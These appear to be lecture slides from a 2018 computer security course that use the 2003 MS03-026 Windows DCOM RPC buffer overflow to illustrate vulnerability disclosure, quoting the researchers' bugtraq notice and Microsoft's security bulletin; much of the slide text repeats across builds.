CSE 523S: Systems Security

Computer & Network Systems Security

Spring 2018
Jon Shidal

Plan for Today

- Announcement
  - No class Wednesday
- Security news?
- Understanding vulnerabilities
- Assignment

Why are computers & networks vulnerable?

- Computers
  - Because we write our own software
    - Did we mistakenly or intentionally add vulnerabilities?
  - Because we choose our own software
    - Can we know if it has vulnerabilities?
  - Because software requires input
    - Can inputs be used to trigger a vulnerability?
- Networks
  - IP has an any-to-any communications model
    - Within IP you cannot control who sends you a packet
  - Networks have weak authentication
    - When a packet arrives, you trust the source address
  - Binding between layers and names & addresses are based on trust
    - Insecure services map between network layers (eg, IP to Ethernet), and names to addresses
  - Secure the “channel” only
    - You really want to secure the data and its source, not an address

What have we done so far?

- Computers
  - Explored binaries
  - Explored processes

- Network
  - Explored packets
  - Explored key protocols
  - Explored encryption


What have others done?

Lets Look at Vulnerabilities

- Discovery
- Disclosure
- Company Reaction
- CERT (Computer Emergency Response Teams)
- Tools: Metasploit

Lets go in the WABAC machine…

https://en.wikipedia.org/wiki/Mister_Peabody



… to 2003.

July 16, 2003, on bugtraq

Hello,

We have discovered a critical security vulnerability in all recent versions of Microsoft operating systems. The vulnerability affects default installations of Windows NT 4.0, Windows 2000, Windows XP as well as Windows 2003 Server.

This is a buffer overflow vulnerability that exists in an integral component of any Windows operating system, the RPC interface implementing Distributed Component Object Model services (DCOM). In a result of implementation error in a function responsible for instantiation of DCOM objects, remote attackers can obtain unauthorized access to vulnerable systems.

The existence of the vulnerability has been confirmed by Microsoft Corporation. The appropriate security bulletin as well as fixes for all affected platforms are available for download from http://www.microsoft.com/security/ (MS03-026).

It should be emphasized that this vulnerability poses an enormous threat and appropriate patches provided by Microsoft should be immediately applied.

We have decided not to publish codes or any technical details with regard to this vulnerability at the moment.

With best regards,

Members of
The Last Stage of Delirium
Research Group

http://lsd-pl.net

July 16, 2003, on bugtraq

Hello,

We have discovered a critical security vulnerability in all recent versions of Microsoft operating systems. The vulnerability affects default installations of Windows NT 4.0, Windows 2000, Windows XP as well as Windows 2003 Server.

This is a buffer overflow vulnerability that exists in an integral component of any Windows operating system, the RPC interface implementing Distributed Component Object Model services (DCOM). In a result of implementation error in a function responsible for instantiation of DCOM objects, remote attackers can obtain unauthorized access to vulnerable systems.

The existence of the vulnerability has been confirmed by Microsoft Corporation. The appropriate security bulletin as well as fixes for all affected platforms are available for download from http://www.microsoft.com/security/ (MS03-026).

It should be emphasized that this vulnerability poses an enormous threat and appropriate patches provided by Microsoft should be immediately applied.

We have decided not to publish codes or any technical details with regard to this vulnerability at the moment.

With best regards,
Members of
The Last Stage of Delirium
Research Group

http://lsd-pl.net

July 16, 2003, on bugtraq

Hello,

We have discovered a critical security vulnerability in all recent versions of Microsoft operating systems. The vulnerability affects default installations of Windows NT 4.0, Windows 2000, Windows XP as well as Windows 2003 Server.

This is a buffer overflow vulnerability that exists in an integral component of any Windows operating system, the RPC interface implementing Distributed Component Object Model services (DCOM). In a result of implementation error in a function responsible for instantiation of DCOM objects, remote attackers can obtain unauthorized access to vulnerable systems.

The existence of the vulnerability has been confirmed by Microsoft Corporation.
The appropriate security bulletin as well as fixes for all affected platforms
are available for download from
http://www.microsoft.com/security/ (MS03-026).

It should be emphasized that this vulnerability poses an enormous threat and
appropriate patches provided by Microsoft should be immediately applied.

We have decided not to publish codes or any technical details with regard to
this vulnerability at the moment.

What does it do?

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on specific RPC ports.

Mitigating factors:

- To exploit this vulnerability, the attacker would require the ability to send a specially crafted request to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine. For intranet environments, these ports would normally be accessible, but for Internet connected machines, these would normally be blocked by a firewall. In the case where these ports are not blocked, or in an intranet configuration, the attacker would not require any additional privileges.
- Best practices recommend blocking all TCP/IP ports that are not actually being used, and most firewalls including the Windows Internet Connection Firewall (ICF) block those ports by default. For this reason, most machines attached to the Internet should have RPC over TCP or UDP blocked. RPC over UDP or TCP is not intended to be used in hostile environments such as the Internet. More robust protocols such as RPC over HTTP are provided for hostile environments.
- To learn more about securing RPC for client and server please refer to http://msdn2.microsoft.com/en-us/library/Aa379441.

What does it do?

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on specific RPC ports.

Mitigating factors:

- To exploit this vulnerability, the attacker would require the ability to send a specially crafted request to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine. For intranet environments, these ports would normally be accessible, but for Internet connected machines, these would normally be blocked by a firewall. In the case where these ports are not blocked, or in an intranet configuration, the attacker would not require any additional privileges.
- Best practices recommend blocking all TCP/IP ports that are not actually being used, and most firewalls including the Windows Internet Connection Firewall (ICF) block those ports by default. For this reason, most machines attached to the Internet should have RPC over TCP or UDP blocked. RPC over UDP or TCP is not intended to be used in hostile environments such as the Internet. More robust protocols such as RPC over HTTP are provided for hostile environments.
- To learn more about securing RPC for client and server please refer to http://msdn2.microsoft.com/en-us/library/Aa379441.

What does it do?

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on specific RPC ports.

Mitigating factors:

- To exploit this vulnerability, the attacker would require the ability to send a specially crafted request to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine. For intranet environments, these ports would normally be accessible, but for Internet connected machines, these would normally be blocked by a firewall. In the case where these ports are not blocked, or in an intranet configuration, the attacker would not require any additional privileges.
- Best practices recommend blocking all TCP/IP ports that are not actually being used, and most firewalls including the Windows Internet Connection Firewall (ICF) block those ports by default. For this reason, most machines attached to the Internet should have RPC over TCP or UDP blocked. RPC over UDP or TCP is not intended to be used in hostile environments such as the Internet. More robust protocols such as RPC over HTTP are provided for hostile environments.
- To learn more about securing RPC for client and server please refer to http://msdn2.microsoft.com/en-us/library/Aa379441.

What does it do?

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.

There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on specific RPC ports.

Mitigating factors:

- To exploit this vulnerability, the attacker would require the ability to send a specially crafted request to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine. For intranet environments, these ports would normally be accessible, but for Internet connected machines, these would normally be blocked by a firewall. In the case where these ports are not blocked, or in an intranet configuration, the attacker would not require any additional privileges.
- Best practices recommend blocking all TCP/IP ports that are not actually being used, and most firewalls including the Windows Internet Connection Firewall (ICF) block those ports by default. For this reason, most machines attached to the Internet should have RPC over TCP or UDP blocked. RPC over UDP or TCP is not intended to be used in hostile environments such as the Internet. More robust protocols such as RPC over HTTP are provided for hostile environments.

What does it do?

Remote Procedure Call (RPC) is a protocol used by the Windows operating system. RPC provides an inter-process communication mechanism that allows a program running on one computer to seamlessly execute code on a remote system. The protocol itself is derived from the Open Software Foundation (OSF) RPC protocol, but with the addition of some Microsoft specific extensions.


There is a vulnerability in the part of RPC that deals with message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run code with Local System privileges on an affected system. The attacker would be able to take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges.

To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on

Where is this from?

environments, these ports would normally be accessible, but for Internet connected machines, these would normally be blocked by a firewall. In the case where these ports are not blocked, or in an intranet configuration, the attacker would not require any additional privileges.

- Best practices recommend blocking all TCP/IP ports that are not actually being used, and most firewalls including the Windows Internet Connection Firewall (ICF) block those ports by default. For this reason, most machines attached to the Internet should have RPC over TCP or UDP blocked. RPC over UDP or TCP is not intended to be used in hostile environments such as the Internet. More robust protocols such as RPC over HTTP are provided for hostile environments.



Microsoft Security Bulletin MS03-026

Buffer Overrun In RPC Interface Could Allow Code Execution (823980)

Originally posted: July 16, 2003
Revised: September 10, 2003

Summary

Who should read this bulletin:
Users running Microsoft ® Windows ®

Impact of vulnerability:
Run code of attacker's choice

Maximum Severity Rating:
Critical

Recommendation:
Systems administrators should apply the patch immediately


End User Bulletin:
An end user version of this bulletin is available at:

http://www.microsoft.com/athome/security/update/bulletins/default.mspx.

Protect your PC:
Additional information on how you can help protect your PC is available at the following locations:

- End Users can visit the Protect Your PC Web site.
- IT Professionals can visit the Microsoft TechNet Security Center Web site.

How does MSFT feel about this?



General Information

- ⊞ Technical details
- ⊞ Frequently asked questions
- ⊞ Patch availability

Other information:

Acknowledgments

Microsoft thanks The Last Stage of Delirium Research Group for reporting this issue to us and working with us to protect customers.

Support:

- Microsoft Knowledge Base article 823980 discusses this issue and will be available approximately 24 hours after the release of this bulletin. Knowledge Base articles can be found on the Microsoft Online Support web site.
- Technical support is available from Microsoft Product Support Services. There is no charge for support calls associated with security patches.

Security Resources: The Microsoft TechNet Security Center Web site provides additional information about security in Microsoft products.

Disclaimer:

The information provided in the Microsoft Knowledge Base is provided "as is" without warranty of any kind. Microsoft disclaims all warranties, either express or implied, including the warranties of merchantability and fitness for a particular purpose. In no event shall Microsoft Corporation or its suppliers be liable for any damages whatsoever including direct, indirect, incidental, consequential, loss of business profits or special damages, even if Microsoft Corporation or its suppliers have been advised of the possibility of such damages. Some states do not allow the exclusion or limitation of liability for consequential or incidental damages so the foregoing limitation may not apply.

Revisions:

